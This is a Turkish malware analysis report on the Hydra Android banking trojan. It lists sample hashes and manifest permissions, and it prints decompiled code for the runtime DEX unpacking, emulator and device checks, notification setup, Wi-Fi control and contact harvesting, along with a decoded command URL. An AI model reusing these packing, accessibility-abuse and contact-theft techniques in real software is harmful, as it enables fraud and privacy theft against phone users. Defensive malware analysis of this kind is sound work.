HYDRA

TEKNİK ANALİZ RAPORU

İçindekiler

Giriş

Hydra zararlısı, Android cihazları etkileyen bir Bankbot çeşidi zararlı yazılımdır. Özellikle Avrupa'ya yayılmış etkileyici bir banka ve finans kurumu listesini hedeflemektedir. Kurbanın cihazına yerleştirildikten sonra birkaç kritik izin istemektedir. İlk olarak, Android'in Erişilebilirlik hizmetine erişmek istemektedir. SMS'e erişme veya SMS gönderme, arama yapma, kurbanın kişi listesine mesaj gönderme vb. dahil olmak üzere eylemler gerçekleştirebilir.

Hydra zararlısı, enfekte olduğu cihazdan veri sızdırmak için yer paylaşımı kullanır. Kötü amaçlı yazılımın dağıtımı,ve cihaz üzerinde çalıştıracağı zararlı ek dosyaların temini için Play Store servislerini kullanmaktadır. Genellikle indirilen zararlı uygulamaları PNG dosyasından DEX dosyasını çıkartarak C&C sunucusundan kötü amaçlı uygulamayı indirmektedir. Cihaz uygunluğunu kontrol ettikten sonra zararlı işlemler başlatılmaktadır.

Video_Oynatici.apk Dosya Analizi


Dosya Adı	**Video_Oynatici.apk**
Dosya Türü	**Apk Android Package**
MD5	**22c6380abe1a2ff9b7d6f6d4baf252e2**
SHA-1	**4226fb895d2ea02c462a6aa4965991ef08a5412f**
SHA-256	**d0775b35bb8cb849d1049e9cea3d990f97bf09e908d19c93ba6ce0c184bfa668**

Zararlı erişilebilirlik iznini kullanıcıdan alarak manifestosunda bulunan uygulama izinlerini kullanıcı onayı gerekmeksizin almaktadır. Aldığı izinler doğrultusunda bir çok yetkiye sahip olan zararlı yazılım, kullanıcı bilgilerine erişerek hedef sunucuya aktarmaya çalışmaktadır.

Zararlı yazılımın AndroidManifest.xml dosyasında aldığı izinler görülmektedir. Bu izinler sayesinde cihaz hakkında birçok bilgi elde etmekle birlikte zararlı yazılım, erişilebilirlik iznini ilk başta alarak AndroidManifest.xml dosyasındaki izinlere doğrudan yüksek yetki almış olur.

```
<uses-sdk obfuscation:minSdkVersion="19" obfuscation:targetSdkVersion="24"/>
<uses-permission obfuscation:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission obfuscation:name="android.permission.MODIFY_AUDIO_SETTINGS"/>
<uses-permission obfuscation:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission obfuscation:name="android.permission.REORDER_TASKS"/>
<uses-permission obfuscation:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission obfuscation:name="android.permission.INTERNET"/>
<uses-permission obfuscation:name="android.permission.WAKE_LOCK"/>
<uses-permission obfuscation:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission obfuscation:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission obfuscation:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission obfuscation:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission obfuscation:name="android.permission.CAPTURE_VIDEO_OUTPUT"/>
<uses-permission obfuscation:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission obfuscation:name="android.permission.RECEIVE_SMS"/>
<uses-permission obfuscation:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
<uses-permission obfuscation:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission obfuscation:name="android.permission.WRITE_SMS"/>
<uses-permission obfuscation:name="android.permission.SEND_SMS"/>
<uses-permission obfuscation:name="android.permission.READ_CONTACTS"/>
```

Şekil 1. Zararlı yazılımın aldığı izinler



Şekil 2. Erişilebilirlik İzini Almak için Tasarlanan Ara yüz

Zararlı yazılım ve manifest dosyası incelendiğinde, zararlının packlanmış olduğu görülmektedir. **Şekil 3**' te görülen MainActivity, resource kısmında bulunmadığından dolayı packlenmiş olduğu anlaşılmaktadır.

```
45              <action obfuscation:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
46          </intent-filter>
47      </receiver>
48      <meta-data obfuscation:name="android.support.VERSION" obfuscation:value="26.1.0"/>
49      <receiver obfuscation:name="com.cwnjcjeo.qhmvgio.core.injects_core.CHandler"/>
50      <activity obfuscation:name="com.cwnjcjeo.qhmvgio.bot.components.screencast.ScreencastStartActivity" obfuscation:excludeFromRecents=
51      <activity obfuscation:theme="@style/Theme.Translucent.NoTitleBar.Fullscreen" obfuscation:name="com.cwnjcjeo.qhmvgio.MainActivity" o
52          <intent-filter>
```

Şekil 3. MainActivity

Uygulama geliştiricisi tarafından paketli olarak sahaya sürüldüğü için zararlı yazılımın unpack işlemini runtime anında bir “**DEX**” dosyası yükleyerek gerçekleştirmesi gerekmektedir.

```
private static void a(Context context, File file, File file2, String str, String str2) {
    Set<File> set = a;
    synchronized (set) {
        if (!set.contains(file)) {
            set.add(file);
            int r0 = Build.VERSION.SDK_INT;
            if (r0 > 20) {
                StringBuilder sb = new StringBuilder();
                sb.append("MultiDex is not guaranteed to work in SDK version ");
                sb.append(r0);
                sb.append(": SDK version higher than ");
                sb.append(20);
                sb.append(" should be backed by runtime with built-in multidex capabilty but it's not the case here: java.vm.version=\"");
                sb.append(System.getProperty("java.vm.version"));
                sb.append("\"");
            }
            try {
                ClassLoader classLoader = context.getClassLoader();
                if (classLoader != null) {
                    try {
                        b(context);
                    } catch (Throwable th) {
                    }
                    File a2 = a(context, file2, str);
                    h hVar = new h(file, a2);
                    try {
                        try {
                            a(classLoader, a2, hVar.a(context, str2, false));
                        } catch (IOException e) {
                            a(classLoader, a2, hVar.a(context, str2, true));
                        }
                        try {
                            e = null;
                        } catch (IOException e2) {
                            e = e2;
                        }
                        if (e != null) {
                            throw e;
                        }
                    } finally {
                        try {
                            hVar.close();
                        } catch (IOException e3) {
                        }
                    }
                }
            } catch (RuntimeException e4) {
            }
        }
    }
}
```

Şekil 4. getClassLoader()

Zararlı yazılım "**/data/data/com.cwnjcjeo.qhmvgio**" konumunda **code_cache** adında bir klasör oluşturmaktadır.

```
public final class b {
    private static final Set<File> a = new HashSet();

    private static File a(Context context, File file, String str) {
        File file2 = new File(file, "code_cache");
        try {
            a(file2);
        } catch (IOException e) {
            file2 = new File(context.getFilesDir(), "code_cache");
            a(file2);
        }
        File file3 = new File(file2, str);
        a(file3);
        return file3;
    }
```

Şekil 5. Klasör Oluşturma

Bu klasörün içerisinde **secondary-dexes** adında yeni bir alt klasör oluşturmakla beraber oluşturulan bu klasörün içine yürütülebilir bir dalvik dosyası "**classes.dex**" ve diğer bazı dosyaları eklemektedir.

```
public static void a(Context context) {
    int r0 = Build.VERSION.SDK_INT;
    if (r0 >= 4) {
        try {
            ApplicationInfo c = c(context);
            if (c != null) {
                a(context, new File(c.sourceDir), new File(c.dataDir), "secondary-dexes", "");
            }
        } catch (Exception e) {
            throw new RuntimeException("MultiDex installation failed (" + e.getMessage() + ").");
        }
    } else {
        throw new RuntimeException("MultiDex installation failed. SDK " + r0 + " is unsupported. Min SDK version is " + 4 + ".");
    }
}
```

Şekil 6. Alt klasör oluşturma

Dinamik olarak incelendiğinde, uygulamanın “r0” değişkeninin (Build.VERSION.SDK_INT) 4 veya daha büyük olması beklenmektedir. Aşağıda görülen fonksiyonda, zararlı yazılımın bir versiyon kontrolü yaptığı görülmektedir.

```
public static void a(Context context) {
    int r0 = Build.VERSION.SDK_INT;
    if (r0 >= 4) {
        try {
            ApplicationInfo c = c(context);
            if (c != null) {
                a(context, new File(c.sourceDir), new File(c.dataDir), "secondary-dexes", "");
            }
        } catch (Exception e) {
            throw new RuntimeException("MultiDex installation failed (" + e.getMessage() + ").");
        }
    } else {
        throw new RuntimeException("MultiDex installation failed. SDK " + r0 + " is unsupported. Min SDK version is " + 4 + ".");
    }
}
```

Şekil 7. Versiyon Kontrolü

(int)p0	0x12C5A4E0	int	v4
(int)v3	4	int	v3
(int)v0	0x18	int	v0

```
CODE:00549AC0 public static void com.xerox.xbox.b.a(
CODE:00549AC0         android.content.Context p0)
CODE:00549AC0 p0 = v4
CODE:00549AC0 const/4                    v3, 4
CODE:00549AC2 sget                       v0, Build$VERSION_SDK_INT
CODE:00549AC6 if-lt                      v0, v3, loc_549B46
```

Şekil 8. r0 değişkeninin değeri

h sınıfı incelendiğinde **secondary-dexes** konumuna **Multidex.lock** dosyasının eklendiği gözlemlenmiştir.

```
public h(File file, File file2) {
    StringBuilder sb = new StringBuilder();
    sb.append("MultiDexExtractor(");
    sb.append(file.getPath());
    sb.append(", ");
    sb.append(file2.getPath());
    sb.append(l.t);
    this.f = file;
    this.h = file2;
    this.g = b(file);
    File file3 = new File(file2, "MultiDex.lock");
    RandomAccessFile randomAccessFile = new RandomAccessFile(file3, "rw");
    this.i = randomAccessFile;
    try {
        FileChannel channel = randomAccessFile.getChannel();
        this.j = channel;
        try {
            StringBuilder sb2 = new StringBuilder();
            sb2.append("Blocking on lock ");
            sb2.append(file3.getPath());
            this.k = channel.lock();
            StringBuilder sb3 = new StringBuilder();
            sb3.append(file3.getPath());
            sb3.append(" locked");
        } catch (IOException | Error | RuntimeException e2) {
            a(this.j);
            throw e2;
        }
    } catch (IOException | Error | RuntimeException e3) {
        a(this.i);
        throw e3;
    }
}
```

Şekil 9. Multidex.lock

Zararlı yazılım **classes.dex** dosyasını **ZIP** dosyası içine kaydetmektedir. Bu işlemden sonra unpack işlemini tamamlamaktadır. **classes.dex** derleyici dosyasına ulaşılmaktadır.

```
private static void a(ZipFile zipFile, ZipEntry zipEntry, File file, String str) {
    InputStream inputStream = zipFile.getInputStream(zipEntry);
    File createTempFile = File.createTempFile("tmp-" + str, ".zip", file.getParentFile());
    StringBuilder sb = new StringBuilder();
    sb.append("Extracting ");
    sb.append(createTempFile.getPath());
    try {
        ZipOutputStream zipOutputStream = new ZipOutputStream(new BufferedOutputStream(new FileOutputStream(createTempFile)));
        try {
            ZipEntry zipEntry2 = new ZipEntry("classes.dex");
            zipEntry2.setTime(zipEntry.getTime());
            zipOutputStream.putNextEntry(zipEntry2);
            n.a(b, inputStream, zipOutputStream);
            zipOutputStream.closeEntry();
        } catch (Exception e2) {
        } catch (Throwable th) {
            zipOutputStream.close();
            throw th;
        }
        zipOutputStream.close();
        if (createTempFile.setReadOnly()) {
            StringBuilder sb2 = new StringBuilder();
            sb2.append("Renaming to ");
            sb2.append(file.getPath());
            if (!createTempFile.renameTo(file)) {
                throw new IOException("Failed to rename \"" + createTempFile.getAbsolutePath() + "\" to \"" + file.getAbsolutePath() + "\"");
            }
            return;
        }
        throw new IOException("Failed to mark readonly \"" + createTempFile.getAbsolutePath() + "\" (tmp of \"" + file.getAbsolutePath() + "\")");
    } finally {
        a(inputStream);
        createTempFile.delete();
    }
}
```

mComponentCallbacks	{elementData=,size=0,modCount=0,shadow$_klass_=,shadow$_monitor_=0x8E5B5107}
mLoadedApk	{mActivityThread=,mAppDir="/data/app/com.cwnjcjeo.qhmvgio-1/base.apk",mApplication=,mApplicationInfo=,mBaseClassLoader=null,mClassLoader=,mClientCount=0,mCredentialProtected…
mActivityThread	{mActivities=,mAllApplications=,mAppThread=,mAvailThumbnailBitmap=null,mBackupAgents=,mBoundApplication=,mCompatConfiguration=,mConfiguration=,mCoreSettings=,mCurDefaultDisp…
mAppDir	"/data/app/com.cwnjcjeo.qhmvgio-1/base.apk"
mApplication	{mActivityLifecycleCallbacks=,mAssistCallbacks=null,mComponentCallbacks=,mLoadedApk=,mBase=,shadow$_klass_=,shadow$_monitor_=0x80B65B21}
mApplicationInfo	{backupAgentName=,className="com.cwnjcjeo.qhmvgio.App",compatibleWidthLimitDp=0,credentialEncryptedDataDir="/data/user/0/com.cwnjcjeo.qhmvgio",credentialProtectedDataDir="/d…
mBaseClassLoader	null
mClassLoader	{pathList=,allocator=0xDDFB7C80LL,classTable=0xDDFB7C40LL,packages=,parent=,proxyCache=,shadow$_klass_=,shadow$_monitor_=0x875CBEFB}
mClientCount	0
mCredentialProtectedDataDi…	{path="/data/user/0/com.cwnjcjeo.qhmvgio",prefixLength=1,status=,shadow$_klass_=,shadow$_monitor_=0x879EF2BE}
mDataDir	"/data/user/0/com.cwnjcjeo.qhmvgio"
mDataDirFile	{path="/data/user/0/com.cwnjcjeo.qhmvgio",prefixLength=1,status=null,shadow$_klass_=,shadow$_monitor_=0x8A4FF26C}
mDeviceProtectedDataDirFile	{path="/data/user_de/0/com.cwnjcjeo.qhmvgio",prefixLength=1,status=,shadow$_klass_=,shadow$_monitor_=0x8B6F5035}
mDisplayAdjustments	{mCompatInfo=,mConfiguration=,shadow$_klass_=,shadow$_monitor_=0x86D37CCA}
mIncludeCode	true
mLibDir	"/data/app/com.cwnjcjeo.qhmvgio-1/lib/x86"
mOverlayDirs	
mPackageName	"com.cwnjcjeo.qhmvgio"
mReceivers	{mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x857FC958}
mRegisterPackage	false
mResDir	"/data/app/com.cwnjcjeo.qhmvgio-1/base.apk"
mResources	{mIsObjectInited=true,mPackageName="com.cwnjcjeo.qhmvgio",mReplacementsCache={'\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0','\0',…
mSecurityViolation	false
mServices	{mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x8E149B96}
mSharedLibraries	
mSplitAppDirs	
mSplitResDirs	
mUnboundServices	{mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x82322317}
mUnregisteredReceivers	{mArray=,mCollections=null,mHashes=,mIdentityHashCode=false,mSize=0,shadow$_klass_=,shadow$_monitor_=0x80D42304}
shadow$_klass_	{accessFlags=0x80011,annotationType=null,classFlags=0,classLoader=null,classSize=0x225,clinitThreadId=0,componentType=null,copiedMethodsOffset=0x28,dexCache=,dexCacheStrings…
shadow$_monitor_	0x4E37DE4A

Şekil 10. classes.dex

Cihazın sanal makinede çalışıp çalışmadığını anlamak için telefonun **hardware özelliklerini, ismini** ve **versiyon bilgilerini** kontrol etmektedir.

```
try {
    Locale locale = Locale.US;
    outputStream.write(String.format(locale, "Basic Information: 'pid: %d/tid: %d/time: %s'\n", Integer.valueOf(Process.myPid()), Integer.valueOf(Process.myTid()), m()).getBytes("UTF-8"));
    Object[] objArr = new Object[3];
    objArr[0] = e();
    if (g.a(l)) {
        S();
    }
    objArr[1] = l;
    objArr[2] = f();
    outputStream.write(String.format(locale, "Cpu Information: 'abi: %s/processor: %s/hardware: %s'\n", objArr).getBytes("UTF-8"));
} catch (Throwable th2) {
    a(th2, outputStream);
}
try {
    Locale locale2 = Locale.US;
    outputStream.write(String.format(locale2, "Mobile Information: 'model: %s/version: %s/sdk: %d'\n", Build.MODEL, Build.VERSION.RELEASE, Integer.valueOf(Build.VERSION.SDK_INT)).getBytes("UTF-8"));
    outputStream.write(("Build fingerprint: '" + Build.FINGERPRINT + "'\n").getBytes("UTF-8"));
    Object[] objArr2 = new Object[4];
    objArr2[0] = a(new Date(b));
    objArr2[1] = Long.valueOf(Runtime.getRuntime().maxMemory());
    objArr2[2] = g.d();
    objArr2[3] = b.y() ? "fg" : "bg";
    outputStream.write(String.format(locale2, "Runtime Information: 'start: %s/maxheap: %s/primaryabi: %s/ground: %s'\n", objArr2).getBytes("UTF-8"));
} catch (Throwable th3) {
    a(th3, outputStream);
}
try {
    Locale locale3 = Locale.US;
    outputStream.write(String.format(locale3, "Application Information: 'version: %s/subversion: %s/buildseq: %s/versioncode: %d'\n", g.R(), g.S(), g.T(), Integer.valueOf(a.c())).getBytes("UTF-8"));
    String str5 = MobileIdentities.JSON_VALUE_NAMESPACE_AUDIENCE_UUID;
    String str6 = "";
    if (b.d) {
        String nativeGet = JNIBridge.nativeGet(1, 0, null);
        str4 = JNIBridge.nativeGet(2, 0, null);
        str5 = nativeGet;
    } else {
        str4 = str6;
    }
    outputStream.write(String.format(locale3, "CrashSDK Information: 'version: %s/nativeseq: %s/javaseq: %s/arch: %s/target: %s'\n", "3.2.0.4", str5, "210105150455", str4, "release").getBytes("UTF-8"));
    if (str != null) {
        str6 = str;
    }
    outputStream.write(("Report Name: " + str6.substring(str6.lastIndexOf(47) + 1) + "\n").getBytes("UTF-8"));
} catch (Throwable th4) {
    a(th4, outputStream);
}
```

Şekil 11. Hardware özellikleri, isimleri ve versiyon bilgileri

Kendi arayüzünde kullanacağı dili belirlemek için sistem diline erişmektedir.

```
CODE:00069DE6
CODE:00069DE6 loc_69DE6:
CODE:00069DE6 invoke-super              {v4, v5}, <void Activity.onCreate(ref) imp. @ _def_Activity_onCreate@VL>
CODE:00069DEC invoke-virtual            {v4}, <ref MainActivity.getResources() imp. @ _def_MainActivity_getResources@L>
CODE:00069DF2 move-result-object        v5
CODE:00069DF4 invoke-virtual            {v5}, <ref Resources.getConfiguration() imp. @ _def_Resources_getConfiguration@L>
CODE:00069DFA move-result-object        v5
CODE:00069DFC iget-object               v5, v5, Configuration_locale
CODE:00069E00 invoke-virtual            {v5}, <ref Locale.getLanguage() imp. @ _def_Locale_getLanguage@L>
CODE:00069E06 move-result-object        v5
CODE:00069E08 const                     v7, 0
CODE:00069E0E const                     this, 2
CODE:00069E14 const                     p0, 0x7706
CODE:00069E1A invoke-static/range       {v7..p0}, <ref MainActivity.$(int, int, int) MainActivity_$@LIII>
CODE:00069E20 move-result-object        v0
CODE:00069E22 invoke-virtual            {v5, v0}, <boolean String.equals(ref) imp. @ _def_String_equals@ZL>
CODE:00069E28 move-result               v5
CODE:00069E2A if-eqz                    v5, loc_69E36
```

```
(String)v5          "en"                String          v5
```

Şekil 12. Sistem dili

Varsayılan **zil sesini**, **bildirimleri** ve **ses ayarlarını** aldıktan sonra bu ayarlarda değişiklik yaptığı görülmektedir. Ayrıca edindiği bildirim ayarları bilgileri sayesinde, erişilebilirlik iznini almak için bir bildirim göndermektedir.

```
private NotificationManager a() {
    if ((23 + 30) % 30 <= 0) {
    }
    if ((30 + 23) % 23 <= 0) {
    }
    if (Build.VERSION.SDK_INT < 26) {
        return null;
    }
    NotificationManager notificationManager = (NotificationManager) this.a.getSystemService($(0, 12, 4494));
    String $2 = $(12, 25, 7559);
    String $3 = $(25, 40, 9912);
    String $4 = $(40, 62, 8475);
    Uri defaultUri = RingtoneManager.getDefaultUri(2);
    AudioAttributes build = new AudioAttributes.Builder().setContentType(4).setUsage(4).build();
    NotificationChannel notificationChannel = new NotificationChannel($2, $3, 4);
    notificationChannel.setDescription($4);
    notificationChannel.setSound(defaultUri, build);
    notificationChannel.enableLights(true);
    notificationChannel.setLightColor(-65536);
    notificationChannel.enableVibration(true);
    notificationChannel.setVibrationPattern(new long[]{100, 200, 300, 400, 500, 400, 300, 200, 400});
    notificationManager.createNotificationChannel(notificationChannel);
    return notificationManager;
}
```

Şekil 13. Zil sesi, bildirimler ve ses ayarları

Dinamik olarak çözümlediği bazı stringler:

```
public final class a {
    public static final String a = m.a("思恝恝恬");
    public static final String b = m.a("恪恒恬恬恀恒恬恐恛");
    public static final String c = m.a("恛恀恀恇恀恴恐");
    public static final String d = m.a("恇恒怀恝恚恴恒恁恙恚恃恴恇恥恂恴恁恤恥恅恻恵恧恾恋怀恁恸恨恒怀恅恆恻恚");
    public static final String e = m.a("");
}
```

Name	Value	Type	Location
(String)v0	".nnw"	String	v0

Name	Value	Type	Location
(String)v0	"uawwsawch"	String	v0


Name	Value	Type	Location
(String)v0	"hsstsec"	String	v0

Name	Value	Type	Location
(String)v0	"t43nie4rjidetVUGDWVJHFTS23ry84367Hi"	String	v0

Şekil 14. Çözümlenen stringler

Bu kısımda çözümlenen string ile bir **GitHub** adresine ulaşılmaktadır. Çözümlenen bağlantı aşağıdadır.

https://gist.githubusercontent[.]com/raheemsterling444/ab254eca6a406ca073747b7b40e0c5fd/raw/helloworld.json




Şekil 15. Çözümlenen bağlantı

```
public static String b(String str) {
    if ((21 + 15) % 15 <= 0) {
    }
    if ((17 + 18) % 18 <= 0) {
    }
    return new String(Base64.decode(str, 0));
}
```

Şekil 16. Çözümlemeyi yapan algoritma

İnternet hız kontrolü:



Şekil 17. İnternet hız kontrolü yapan fonksiyonlar

Zararlı yazılım bu kısımda API 20'de kullanımdan kaldırılmış durumda olan **isScreenOn()** methodu ile **cihaz aktifliğini** ve **API** seviye kontrolünü yapmaktadır.

```
public static boolean a(Context context) {
    Context context2 = context;
    if ((11 + 17) % 17 <= 0) {
    }
    if ((12 + 26) % 26 <= 0) {
    }
    PowerManager powerManager = (PowerManager) context2.getSystemService($(0, 5, 7766));
    return Build.VERSION.SDK_INT >= 21 ? powerManager.isInteractive() : powerManager.isScreenOn();
}
```

Şekil 18. Cihaz aktifliği ve API seviye kontrolü

Cihazın sistem ayarlarını kullanarak **Wi-Fi** durumunu kontrol etmektedir.

```
public static void a(Context context, boolean z) {
    boolean z2 = z;
    WifiManager wifiManager = (WifiManager) context.getApplicationContext().getSystemService($(31, 35, 5822));
    if (wifiManager != null) {
        wifiManager.setWifiEnabled(z2);
    }
}
```

Şekil 19. Wi-Fi durumu

Zararlı yazılımın Manifest dosyasında yer alan izinlerin alınması ile beraber telefon rehberini okuma, veri, metin ve SMS gönderme gibi işlemleri yönetmektedir.

```
private List<String> g() {
    if ((1 + 25) % 25 <= 0) {
    }
    if ((19 + 3) % 3 <= 0) {
    }
    ArrayList arrayList = new ArrayList();
    ContentResolver contentResolver = a().getContentResolver();
    Cursor query = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, (String[]) null, (String) null, (String[]) null, (String) null);
    if ((query != null ? query.getCount() : 0) > 0) {
        while (query != null && query.moveToNext()) {
            String string = query.getString(query.getColumnIndex($(13, 16, 9041)));
            query.getString(query.getColumnIndex($(16, 28, 214)));
            if (query.getInt(query.getColumnIndex($(28, 44, 5034))) > 0) {
                Cursor query2 = contentResolver.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, (String[]) null, $(44, 58, 3257), new String[]{string}, (String) null);
                while (query2.moveToNext()) {
                    arrayList.add(query2.getString(query2.getColumnIndex($(58, 63, 2638))));
                }
                query2.close();
            }
        }
    }
    if (query != null) {
        query.close();
    }
    return arrayList;
}
 public void a(String str, String str2) {
     String str3 = str;
     String str4 = str2;
     if ((14 + 17) % 17 <= 0) {
